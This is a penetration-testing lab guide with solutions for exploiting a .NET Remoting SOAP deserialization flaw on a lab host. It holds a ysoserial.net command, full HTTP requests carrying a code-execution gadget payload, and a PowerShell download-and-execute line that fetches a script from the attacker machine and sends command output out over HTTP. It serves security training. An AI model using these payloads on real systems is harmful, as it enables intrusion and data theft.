HERA LAB

.NET INSECURE DESERIALIZATION

eLearn Security
AN INE COMPANY

eLearnSecurity has been chosen by students in 140 countries in the world
and by leading organizations such as:

hp Microsoft intel cisco AT&T verizon U.S. AIR FORCE pwc gemalto security to be free

1. Scenario

You are placed in an unknown network. Examine the target machine and identify a SOAP-based .NET deserialization vulnerability.

2. Goals

Exploit a SOAP-based .NET deserialization vulnerability and exfiltrate code execution output using an out-of-band channel.

3. What you will learn

- Exploiting .NET remoting over HTTP
- Utilizing out-of-band channels during blind remote code execution

4. Recommended tools

- Ysoserial.net
- A Windows-based attacker machine
- Burp Suite

5. Network Configuration

Lab Network: **172.16.64.0/24**

Target: **172.16.64.22**

6. Tasks

Task 1. Perform reconnaissance and find a SOAP-based web service

Interact with all services of the web server to find the one that you can interact with via SOAP messages.
Note: The binary used is based on NCC Group's vulnerable remoting service.
[https://github.com/nccgroup/VulnerableDotNetHTTPRemoting]

Task 2. Execute code on remote machine

Use ysoserial.net to generate a payload in SoapFormat. Note that you might need to remove <SOAP:Body> tags from the resulting payload before testing. Also make sure you respect the format of SOAP messages.

Task 3. Get command output using an out-of-band channel

Turn blind code execution into a non-blind one. Prove that this is possible by executing a command and retrieving the output using an out-of-band channel.

SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

TASK 1. PERFORM RECONNAISSANCE AND FIND A SOAP-BASED WEB SERVICE


A port scan reveals two possible candidates (see below).

```
nmap -sV -p- 172.16.64.22 -T4 --open -v -Pn
```


The results are:

```
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1234/tcp  open  http          MS .NET Remoting httpd (.NET CLR
4.0.30319.42000)
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
65520/tcp open  ms-wbt-server Microsoft Terminal Services
```

Examining the service on port 80 shows a frame that fails to be loaded.



The service on port 1234 reacts to a simple SOAP message.



Note, that it is a valid service endpoint, since when requesting an incorrect path the error mentions **“Requested Service not found”.**

TASK 2. EXECUTE CODE ON REMOTE MACHINE

Let's use ysoserial.net to generate a payload in SoapFormat, in an attempt to identify if the remote service is vulnerable. Note that you might need to remove <SOAP:Body> tags from the resulting payload before testing.

Also note that you need a Windows OS on which you will run the ysoseria.net binary with the below command.

```
ysoserial.exe -f SoapFormatter -g TextFormattingRunProperties -c "cmd /c
[command]" -o raw
```

```
C:\Users\win10en\Desktop\master-Release-30 (2)>ysoserial.exe -f SoapFormatter -g TextFormattingRunProperties -c "cmd /c
[command]" -o raw
<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xm
lns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmln
s:clr="http://schemas.microsoft.com/soap/encoding/clr/1.0" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encod
ing/">
<SOAP-ENV:Body>
<a1:TextFormattingRunProperties id="ref-1" xmlns:a1="http://schemas.microsoft.com/clr/nsassem/Microsoft.VisualStudio.Tex
t.Formatting/Microsoft.PowerShell.Editor%2C%20Version%3D3.0.0.0%2C%20Culture%3Dneutral%2C%20PublicKeyToken%3D31bf3856ad3
64e35">
<ForegroundBrush id="ref-3">&#60;ResourceDictionary
  xmlns=&#34;http://schemas.microsoft.com/winfx/2006/xaml/presentation&#34;
  xmlns:x=&#34;http://schemas.microsoft.com/winfx/2006/xaml&#34;
  xmlns:System=&#34;clr-namespace:System;assembly=mscorlib&#34;
  xmlns:Diag=&#34;clr-namespace:System.Diagnostics;assembly=system&#34;&#62;
        &#60;ObjectDataProvider x:Key=&#34;LaunchCalc&#34; ObjectType = &#34;{ x:Type Diag:Process}&#34; MethodName = &
#34;Start&#34; &#62;
    &#60;ObjectDataProvider.MethodParameters&#62;
       &#60;System:String&#62;cmd&#60;/System:String&#62;
       &#60;System:String&#62;/c &#34;cmd /c [command]&#34; &#60;/System:String&#62;
    &#60;/ObjectDataProvider.MethodParameters&#62;
   &#60;/ObjectDataProvider&#62;
&#60;/ResourceDictionary&#62;</ForegroundBrush>
</a1:TextFormattingRunProperties>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

The .NET serialization protocol in this case does not verify the length of the command string, it will thus be possible to interfere with it after generating the payload. The payload is then copied to Burp with the following changes:

- As said before, Soap Body tags should be removed
- In order to have a valid soap message, a dummy SOAPAction header is required. This is related to SOAP and not related to this specific lab
- The content type should be text/xml like in every SOAP request
- If you are receiving an error stating "Requested service was not found", you might also need to clear some whitespaces / newlines

Blind Code execution can be confirmed, for example, using ping.

Request:


```
POST /VulnerableEndpoint.rem HTTP/1.1
Host: 172.16.64.22:1234
SOAPAction: something
Content-type: text/xml
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 1454



<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding/clr/1.0" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<a1:TextFormattingRunProperties id="ref-1"
xmlns:a1="http://schemas.microsoft.com/clr/nsassem/Microsoft.VisualStudio.Tex
t.Formatting/Microsoft.PowerShell.Editor%2C%20Version%3D3.0.0.0%2C%20Culture%
3Dneutral%2C%20PublicKeyToken%3D31bf3856ad364e35">
<ForegroundBrush id="ref-3">&#60;ResourceDictionary
 xmlns=&#34;http://schemas.microsoft.com/winfx/2006/xaml/presentation&#34;
 xmlns:x=&#34;http://schemas.microsoft.com/winfx/2006/xaml&#34;
 xmlns:System=&#34;clr-namespace:System;assembly=mscorlib&#34;
 xmlns:Diag=&#34;clr-namespace:System.Diagnostics;assembly=system&#34;&#62;
 &#60;ObjectDataProvider x:Key=&#34;LaunchCalc&#34; ObjectType = &#34;{
x:Type Diag:Process}&#34; MethodName = &#34;Start&#34; &#62;
 &#60;ObjectDataProvider.MethodParameters&#62;
```

```
 &#60;System:String&#62;cmd&#60;/System:String&#62;&#60;System:String&#62;/c
&#34;ping 172.16.64.2&#34;
&#60;/System:String&#62;&#60;/ObjectDataProvider.MethodParameters&#62;
 &#60;/ObjectDataProvider&#62;&#60;/ResourceDictionary&#62;</ForegroundBrush>
</a1:TextFormattingRunProperties>
</SOAP-ENV:Envelope>
```

By the time the crafted request is sent, we can notice ICMP traffic reaching our sniffer from the remote target!



TASK 3. GET COMMAND OUTPUT USING AN OUT-OF-BAND CHANNEL


There are many methods to achieve that goal. We will do the task using PowerShell. First, we will create the following snippet and then host it using Python's SimpleHTTPServer module.

```
 $c=whoami;curl http://172.16.64.2:445/$c
python -m SimpleHTTPServer 445
```

And finally, the following command is injected into the serialized payload.

```
powershell -exec Bypass -C "IEX (New-Object
Net.WebClient).DownloadString('http://172.16.64.2:445/payload.txt')"
```

We can see the output of the "whoami" command being transmitted in the HTTP GET parameter. This is because PowerShell fetched the remote resource and then immediately executed it using the IEX command. Note that we haven't even touched the filesystem!



The final request was.

```
POST /VulnerableEndpoint.rem HTTP/1.1
Host: 172.16.64.22:1234
SOAPAction: something
Content-type: text/xml
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 1550


<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding/clr/1.0" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<a1:TextFormattingRunProperties id="ref-1"
xmlns:a1="http://schemas.microsoft.com/clr/nsassem/Microsoft.VisualStudio.Tex
t.Formatting/Microsoft.PowerShell.Editor%2C%20Version%3D3.0.0.0%2C%20Culture%
3Dneutral%2C%20PublicKeyToken%3D31bf3856ad364e35">
<ForegroundBrush id="ref-3">&#60;ResourceDictionary
 xmlns=&#34;http://schemas.microsoft.com/winfx/2006/xaml/presentation&#34;
 xmlns:x=&#34;http://schemas.microsoft.com/winfx/2006/xaml&#34;
 xmlns:System=&#34;clr-namespace:System;assembly=mscorlib&#34;
 xmlns:Diag=&#34;clr-namespace:System.Diagnostics;assembly=system&#34;&#62;
 &#60;ObjectDataProvider x:Key=&#34;LaunchCalc&#34; ObjectType = &#34;{
x:Type Diag:Process}&#34; MethodName = &#34;Start&#34; &#62;
 &#60;ObjectDataProvider.MethodParameters&#62;
 &#60;System:String&#62;cmd&#60;/System:String&#62;
 &#60;System:String&#62;/c &#34;powershell -exec Bypass -C "IEX (New-Object
Net.WebClient).DownloadString('http://172.16.64.2:445/payload.txt')"&#34;
&#60;/System:String&#62;
 &#60;/ObjectDataProvider.MethodParameters&#62;
 &#60;/ObjectDataProvider&#62;
&#60;/ResourceDictionary&#62;</ForegroundBrush>
</a1:TextFormattingRunProperties>
</SOAP-ENV:Envelope>
```